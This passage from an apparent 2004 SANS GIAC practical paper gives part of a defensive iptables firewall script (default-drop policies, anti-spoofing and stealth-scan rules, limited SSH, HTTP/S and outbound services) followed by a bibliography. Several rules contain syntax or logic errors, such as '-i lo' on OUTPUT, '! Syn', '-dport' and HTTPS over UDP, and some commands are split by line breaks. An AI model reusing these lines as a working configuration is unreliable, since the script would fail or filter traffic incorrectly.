$IPT -X
$IPT -t nat -X
$IPT -t mangle -X

# Set Default Policies to DROP
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP

# The next rules allow all loopback interface packets.  Many
# applications communicate using the loopback address locally
# to pass data over the TCP/IP stack.

$IPT -A INPUT -i lo -j ACCEPT
$IPT -A OUTPUT -i lo -j ACCEPT
```


© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# Anti-spoofing policies match against addresses that are
# non-Internet-routable.  It also checks against packets
# that supposedly originate from the firewall host itself.
$IPT -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 255.0.0.0/8 -j DROP
$IPT -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 0.0.0.0/8 -j DROP
$IPT -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 127.0.0.0/8 -j DROP
$IPT -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed IP:
$IPT -A INPUT -s 192.168.0.0/16 -j DROP
$IPT -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 10.0.0.0/8 -j DROP

# Invalid TCP wrappers indicate a stealth scan attempt:
# Block bad TCP wrappers
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags SYN,RST SYN,RST -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,ACK,URG -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,PSH,ACK,URG -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,PSH,URG -
j DROP

# Force each TCP session to begin with a FYN as protection
# against stealth scans:
# Anti-stealth-scanning rule
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j LOG --log-prefix “Stealth
Scan Attemp:”
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j DROP

# All inbound, outbound, and forwarded packets that are
# part of previously-ACCEPTed session should be allowed:
$IPT -A INPUT   -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A OUTPUT  -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A FORWARD -j ACCEPT -m state --state ESTABLISHED,RELATED

# SAs are allowed to connect using SSH.
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.201.200 --dport 22 -m state --state
NEW
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.201.201 --dport 22 -m state --state
NEW

# Anyone can connect to HTTP/S ports
$IPT -A INPUT -p tcp -j ACCEPT --dport 443 -m state --state NEW
$IPT -A INPUT -p tcp -j ACCEPT --dport 80 -m state --state NEW

# Log anything not accepted above
$IPT -A INPUT -j LOG --log-prefix “INPUT Dropped: “

# Begin the OUTPUT chain, allowing DNS and NTP queries
# as well as outbound pings:
```


© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# If part of an already approved connection
$IPT -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping for troubleshooting
$IPT -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries
$IPT -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT

# Allow outbound NTP queries
$IPT -A OUTPUT -o $dev -p udp -dport 123 -d 172.16.203.12 -j ACCEPT

# Allow outbound HTTPS queries to the Application Server
$IPT -A OUTPUT -p udp -dport 443 -d 172.16.203.13 -j ACCEPT

# Allow outbound syslog
$IPT -A OUTPUT -o $dev -p udp -dport 514 -d 172.16.203.12 -j ACCEPT

# Log anything not accepted in the OUTPUT chain:
$IPT -A OUTPUT -j LOG --log-prefix "OUTPUT Dropped: "
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

Barken, Lee. How Secure is Your Wireless Network? Safeguarding Your Wi-Fi LAN. Upper Saddle, NJ: Pearson Education Inc as Prentiss Hall PTR, 2004

Bauer, Michael D. , Building Secure Servers with Linux, Sebastopol, CA: O'Reilly& Associates, Inc, 2003

CERT, "CERT® Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks", 29 Nov 2000
http://www.cert.org/advisories/CA-1996-21.html

Cisco Systems, Inc, "CISCO AIRONET 1200 SERIES",
http://www.cisco.com/en/US/products/hw/wireless/ps430/index.html

Cisco Systems, Inc., "CISCO PIX 515E FIREWALL",
http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/ps4094/index.html

Cisco System, Inc, "Cisco's PIX Firewall and Stateful Firewall Security", 30 Jun 2000,
http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/tech/nat_wp.htm

Cisco Systems, Inc, "Cisco SAFE: Wireless LAN Security in Depth",
http://www.cisco.com/en/US/netsol/ns339/ns395/ns176/ns178/networking_solutions_white_paper09186a008009c8b3.shtml

Cisco System, Inc, "Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets", Document ID: 44020, Revision 1.14, 4 Sep2003
http://www.cisco.com/en/US/products/products_security_advisory09186a00801a34c2.shtml

Cisco Systems, Inc, "Cisco VPN Client for Windows Online Help"

Cisco System, Inc, "How to Configure the Cisco VPN Client to PIX with AES", Cisco Document ID 42761, 6 Jan 2004
http://www.cisco.com/en/US/products/sw/secursw/ps2308/products_configuration_example09186a00801e71c0.shtml

Coulson, David, "Mastering IP Tables", Linux Format, May 2001 (82-87)

Deal, Richard, Cisco PIX Firewalls, Emeryville, CA: McGraw-Hill/Osborne, 2002

Dhanjani, Nitesh, HackNotes Linux and Unix Security Portable Reference, Emeryville, CA: McGraw-Hill/Osborne, 2003

Dismukes, Trey, "Wireless Security Blackpaper", Jul 2002, Ars Technica,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://arstechnica.com/paedia/w/wireless/security-3.html

Gast, Matthew, “Draft 802.11i approval by NIST”, 10 Oct 2003, http://www.oreillynet.com/pub/wlg/3821

Hamm, Michael, “Linux Security”, CRP Henri Tudor, 2003 http://www.linuxday.lu/lxd_downloads/Tutorial_Security/ linux-security-3.pdf

iLabs Wireless Security Team, “What’s Wrong with WEP?”, 09 Sep 2002, Network World, Inc, http://www.nwfusion.com/research/2002/0909wepprimer.html

Kaeo, Merike, Designing Network Security Second Edition, Indianapolis, IN: Cisco Press, 2004

k-otic, "Cisco IOS Denial of Service Exploit using hping", 2004, http://www.k-otik.com/exploits/07.22.ciscodos.sh.php

The MITRE Corporation, “CAN-2003-0245”, Common Vulnerabilities and Exposures, 6 May 2003 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0245

Murphy, Matthew , “Apache 2.0 APR Exploit”, SecurityFocus http://downloads.securityfocus.com/vulnerabilities/exploits/Apache-Knacker.pl

National Security Agency (NSA), “Router Security Configuration Guide, Version 1.1”, 27 Sep, 2002 http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf

Peikari, Cyrus & Chuvakin, Anton, Security Warrior, Sebastopol, CA: O'Reilly& Associates, Inc, 2004

SANS Institute, “Cisco Anti-Spoof Egress Filtering”, 23 Mar 2003 http://www.sans.org/dosstep/cisco_spoof.php
Secunia, “Apache Linefeed Denial of Service Vulnerability”, 14 Apr 2003 http://secunia.com/advisories/8499/

SecuriTeam, "SQL Injection Walkthrough", 28 Feb 2004, http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Snyder, Joel, "What is 802.1x?", Network World Fusion, 06 May 02, http://www.nwfusion.com/research/2002/0506whatisit.html

Tacket Jr, Jack & Burnett, Steven, Special Edition Using Linux Fourth Edition, Que Corporation, 1999

Theroux, Jean-Francois, “Firewall/packet filters rules”, 9 Oct 2003

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.digitalized.ca/scripts/ruleset.txt

Toxen, Bob , Real World Linux Security, Upper Saddle, NJ: Pearson Education Inc as Prentiss Hall PTR, 2003

Webopedia, “Wireless LAN Standards”, 26 Jun 2003
http://www.webopedia.com/quick_ref/WLANStandards.asp

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.